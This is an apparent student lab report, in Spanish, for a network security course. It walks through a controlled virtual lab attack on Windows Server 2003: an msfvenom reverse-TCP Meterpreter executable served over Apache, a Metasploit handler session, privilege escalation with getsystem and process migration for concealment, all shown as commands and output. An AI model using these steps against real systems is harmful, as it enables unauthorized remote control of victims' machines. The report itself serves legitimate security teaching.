

Informe de Tercer Laboratorio

Yadier Stiven Mayoral Palomeque

Facultad de Ingeniería, Universidad Tecnológica del Chocó Diego Luis Córdoba

2720409: Seguridad y Auditoria de Redes

Docente: Rafael Sandoval Morales

Quibdó, Chocó

Septiembre 2025

Tabla de Contenido

	Pag.
Introducción	5
Objetivos	6
Objetivo General	6
Objetivos Específicos	6
Desarrollo	7
Ataque a Windows Server 2003	7
Configuración de Máquina Virtual de Fedora	13
Descarga de imagen ISO de Fedora	15
Instalación y configuración de Fedora	18
Ataque a Fedora	27
Conclusión.....	32
Referencias	33

Tabla de Ilustraciones

	Pag.
Ilustración 1 Creación de ejecutable .exe	7
Ilustración 2 Verificación de ubicación del archivo	7
Ilustración 3 Activación de Apache.....	8
Ilustración 4 Modificación nombre index	8
Ilustración 5 Ejecutable Windows en Apache	9
Ilustración 6 Descarga ejecutable Windows	9
Ilustración 7 Msfcsonle	10
Ilustración 8 Configuración de Payload.....	10
Ilustración 9 Exploit.....	11
Ilustración 10 Información de la victima	11
Ilustración 11 Inicio de Virtualbox	13
Ilustración 12 Asignación nombre máquina virtual.....	13
Ilustración 13 Destinación de Hardware.....	14
Ilustración 14 Asignación de espacio disco duro	14
Ilustración 15 Máquina fedora creada	15
Ilustración 16 Proceso descarga Fedora.....	15
Ilustración 17 Sitio oficial Fedora.....	16
Ilustración 18 Descarga de archivo ISO.....	16
Ilustración 19 Inserción de archivo ISO en máquina virtual.....	17
Ilustración 20 Máquina Configurada.....	17
Ilustración 21 Grub.....	18
Ilustración 22 Instalación de fedora	19

Ilustración 23 Selección de idioma.....	19
Ilustración 24 Resumen de instalación	20
Ilustración 25 Destino de instalación	20
Ilustración 26 Resumen de instalación	21
Ilustración 27 Progreso de instalación.....	21
Ilustración 28 Apagar la máquina virtual.....	22
Ilustración 29 Remover archivo ISO	22
Ilustración 30 Cambio a Red NAT.....	23
Ilustración 31 Configuración inicial	23
Ilustración 32 Términos de privacidad	24
Ilustración 33 Información personal	24
Ilustración 34 Establecer una contraseña	25
Ilustración 35 Configuración terminada.....	25
Ilustración 36 Primera vez en fedora	26
Ilustración 37 Verificación de asignación IP.....	26
Ilustración 38 Creación de archivo malicioso Linux.....	27
Ilustración 39 Activación de Apache2.....	27
Ilustración 40 Archivo malicioso en apache.....	28
Ilustración 41 Acceso a Apache y descarga ejecutable Linux	28
Ilustración 42 Msfconsole - multi/handler	29
Ilustración 43 Configuración Payload.....	29
Ilustración 44 Exploit fedora.....	30
Ilustración 45 Acceso a Fedora	30
Ilustración 46 Migración fallida.....	31

Introducción

Este tercer laboratorio de seguridad y auditoría de redes tiene como objetivo simular un entorno controlado que represente una red real, permitiendo poner en práctica técnicas de reconocimiento, análisis y explotación de servicios/puertos vulnerables.

Dentro de este entorno se configuraron diferentes máquinas virtuales, entre ellas Kali Linux como sistema atacante, y Windows Server junto con Fedora Linux como sistemas víctimas. A través del uso de herramientas como Metasploit Framework y msfvenom, se generaron archivos ejecutables maliciosos (.exe para Windows y .elf para Linux) que, al ser ejecutados en las máquinas objetivo, permitieron establecer sesiones remotas mediante Meterpreter.

De esta manera se busca comprender los mecanismos de explotación, los riesgos de ejecutar archivos no confiables y la importancia de aplicar medidas de seguridad en los sistemas operativos tanto Windows como Linux.

Objetivos

Objetivo General

Simular un entorno controlado que represente una red real mediante el uso de máquinas virtuales en red NAT, con el fin de poner en práctica técnicas de generación y ejecución de archivos maliciosos que permitan obtener acceso remoto a sistemas Windows y Linux a través de Metasploit Framework.

Objetivos Específicos

Crear una red NAT e integrar las máquinas virtuales para establecer un entorno seguro para llevar a cabo el laboratorio.

Escanear la red con Nmap con el fin de identificar dispositivos conectados.

Generar archivos ejecutables maliciosos con msfvenom (.exe y .elf) para Windows y Linux respectivamente.

Implementar un servidor Apache en Kali para distribuir los archivos maliciosos a las máquinas víctimas.


Obtener acceso remoto a las máquinas víctimas mediante sesiones Meterpreter.

Desarrollo

Ataque a Windows Server 2003

Desde la máquina atacante en este caso Kali Linux, se procede a crear un ejecutable malicioso para obtener acceso remoto a Windows Server 2003.

Ilustración 1 Creación de ejecutable .exe




```

root@kaliyads: /home/yadsti/CLASE

Archivo Acciones Editar Vista Ayuda
zsh: corrupt history file /home/yadsti/.zsh_history
(yadsti@kaliyads)-[~]
$ ls
15SEPTIEMBRE abfVbStg.html CLASE Descargas Documentos Escritorio Imágenes Música Plantillas Público rtl8188eus Videos XMqreEGr.jpeg
(yadsti@kaliyads)-[~]
$ cd cla*
cd: no existe el fichero o el directorio: cla*
(yadsti@kaliyads)-[~]
$ cd clase
cd: no existe el fichero o el directorio: clase
(yadsti@kaliyads)-[~]
$ cd CLASE
(yadsti@kaliyads)-[~/CLASE]
$ sudo su
[sudo] contraseña para yadsti:
(root@kaliyads)-[/home/yadsti/CLASE]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.5.5 LPORT=4678 -f exe > /home/yadsti/CLASE/satena.exe_

```

Ilustración 2 Verificación de ubicación del archivo



```

root@kaliyads: /home/yadsti/CLASE

Archivo Acciones Editar Vista Ayuda
$ cd clase
cd: no existe el fichero o el directorio: clase
(yadsti@kaliyads)-[~]
$ cd CLASE
(yadsti@kaliyads)-[~/CLASE]
$ sudo su
[sudo] contraseña para yadsti:
(root@kaliyads)-[/home/yadsti/CLASE]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.5.5 LPORT=4678 -f exe > /home/yadsti/CLASE/satena.exe


[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(root@kaliyads)-[/home/yadsti/CLASE]
$ ls
satena.exe
(root@kaliyads)-[/home/yadsti/CLASE]
$ ls -la
total 84
drwxrwxr-x 2 yadsti yadsti 4096 sep  1 16:09 .
drwxr-xr-x 19 yadsti yadsti 4096 sep  1 16:02 ..
-rw-r--r-- 1 root  root  73802 sep  1 16:09 satena.exe

```

Luego se activa el servidor de Apache.

Ilustración 3 Activación de Apache



```

Kali [Comandos] - Oracle VirtualBox
yadsti@kaliyads: ~
Archivo Acciones Editar Vista Ayuda
Host is up (0.0000060s latency).
All 1000 scanned ports on 192.168.5.5 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 69.52 seconds


(yadsti@kaliyads)~$ service apache2 start
(yadsti@kaliyads)~$ service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Mon 2025-09-01 16:13:26 -05; 8s ago
     Invocation: f9ee423a28394462b3f92f9b4493b977
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 17477 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 17507 (apache2)
      Tasks: 6 (limit: 2626)
     Memory: 21.3M (peak: 21.5M)
        CPU: 22ms
   CGroup: /system.slice/apache2.service
           └─17507 /usr/sbin/apache2 -k start
             └─17510 /usr/sbin/apache2 -k start
               └─17511 /usr/sbin/apache2 -k start
                 └─17512 /usr/sbin/apache2 -k start
                   └─17513 /usr/sbin/apache2 -k start
                     └─17514 /usr/sbin/apache2 -k start

sep 01 16:13:26 kaliyads systemd[1]: Starting apache2.service - The Apache HTTP Server...
sep 01 16:13:26 kaliyads apachectl[17506]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName'
sep 01 16:13:26 kaliyads systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-21/21 (END)

```

Luego se procede a cambiar el nombre de index.html a index2.html para que al ingresar la dirección IP del servidor en lugar de llevarnos a la pagina por defecto del servidor, muestre el directorio y de ahí poder descargar el ejecutable.

Ilustración 4 Modificación nombre index



```


Kali [Comandos] - Oracle VirtualBox
root@kaliyads: /var/www/html
Archivo Acciones Editar Vista Ayuda
ls -la
total 84
drwxrwxr-x 2 yadsti yadsti 4096 sep  1 16:09 .
drwxr-xr-x 19 yadsti yadsti 4096 sep  1 16:02 ..
-rw-r--r-- 1 root  root   73802 sep  1 16:09 satena.exe

(root@kaliyads)~$ cd /var/www/html
(root@kaliyads)~$ ls
index.html index.nginx-debian.html
(root@kaliyads)~$ mv index.html index2.html
(index2.html index.nginx-debian.html)
(root@kaliyads)~$ ls
index2.html index.nginx-debian.html
(root@kaliyads)~$ chmod 777 /var/www/html

```


Luego el ejecutable creado se agrega a la carpeta html del servidor Apache.

Ilustración 5 Ejecutable Windows en Apache



Después desde la máquina de Windows Server 2003 (victima) se ingresa a la dirección IP del servidor y se descarga el ejecutable.

Ilustración 6 Descarga ejecutable Windows



Se procede a configurar el payload para capturar la información al momento de que la víctima ejecute el archivo, para esto hay que abrir msfconsole, buscar multi/handler y configurarlo con el LHOST y RHOST, los mismos que se utilizaron al momento de crear el archivo.

Ilustración 7 Msfcsonle






Ilustración 8 Configuración de Payload




Luego de que se configura el payload se ejecuta el comando exploit y se abre el archivo satena.exe en Windows Server 2003 y como se evidencia en la siguiente ilustración se captura la información y se abre la sesión de meterpreter.

Ilustración 9 Exploit



Una vez es exitoso se procede a obtener la información del sistema operativo utilizando el comando **sysinfo**, luego se obtiene el usuario con el comando **getuid**, después se escalan permisos con el comando **getsystems**.

Ilustración 10 Información de la víctima



Luego se listan los procesos utilizando el comando **ps**, esto para saber que procesos se están ejecutando en la víctima, esto con el fin de identificar el archivo que está capturando toda la información y tiene el acceso remoto.

```

root@kali: /var/www/html

Archivo Acciones Editar Vista Ayuda
PID PPID Name Arch Session User Path
0 0 [System Process]
4 0 System x86_0 NT AUTHORITY\SYSTEM
188 1880 IEXPLORE.EXE x86_0 OPTIMUS-47G0XXQ\Administrador C:\Archivos de programa\Internet Explorer\IEXPLORE.EXE
320 4 smss.exe x86_0 NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe
428 744 wmiiprvse.exe x86_0 NT AUTHORITY\Servicio de red C:\WINDOWS\system32\wmiiprvse.exe
444 320 csrss.exe x86_0 NT AUTHORITY\SYSTEM \77\c:\windows\system32\csrss.exe
476 320 winlogon.exe x86_0 NT AUTHORITY\SYSTEM \77\c:\windows\system32\winlogon.exe
528 476 services.exe x86_0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe
540 476 lsass.exe x86_0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe
600 1880 ctfmon.exe x86_0 OPTIMUS-47G0XXQ\Administrador C:\WINDOWS\system32\ctfmon.exe
620 1880 satena.exe x86_0 OPTIMUS-47G0XXQ\Administrador C:\Documents and Settings\Administrador\Escritorio\satena.exe
744 528 svchost.exe x86_0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
808 528 svchost.exe x86_0 NT AUTHORITY\Servicio de red C:\WINDOWS\system32\svchost.exe
868 528 svchost.exe x86_0 NT AUTHORITY\Servicio de red C:\WINDOWS\system32\svchost.exe
912 528 svchost.exe x86_0 NT AUTHORITY\SERVICIO LOCAL C:\WINDOWS\system32\svchost.exe
964 528 svchost.exe x86_0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
1228 964 wuaucnt.exe x86_0 OPTIMUS-47G0XXQ\Administrador C:\WINDOWS\system32\wuaucnt.exe
1312 528 spoolsv.exe x86_0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
1336 528 msdtc.exe x86_0 NT AUTHORITY\Servicio de red C:\WINDOWS\system32\msdtc.exe
1344 744 wmiiprvse.exe x86_0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\wmiiprvse.exe
1464 528 svchost.exe x86_0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
1500 528 svchost.exe x86_0 NT AUTHORITY\SERVICIO LOCAL C:\WINDOWS\system32\svchost.exe
1844 528 svchost.exe x86_0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
1880 532 explorer.exe x86_0 OPTIMUS-47G0XXQ\Administrador C:\WINDOWS\Explorer.EXE
1980 528 alg.exe x86_0 NT AUTHORITY\SERVICIO LOCAL C:\WINDOWS\System32\alg.exe

meterpreter >
  
```

Una vez identificado el archivo en función se procede a migrarlo a un proceso normal y rutinario del sistema operativo como es explorer.exe.

```

meterpreter > migrate 620 188
[-] Process already running at PID 620
meterpreter > migrate 188 620
[*] Migrating from 620 to 188...
[*] Migration completed successfully.
meterpreter >

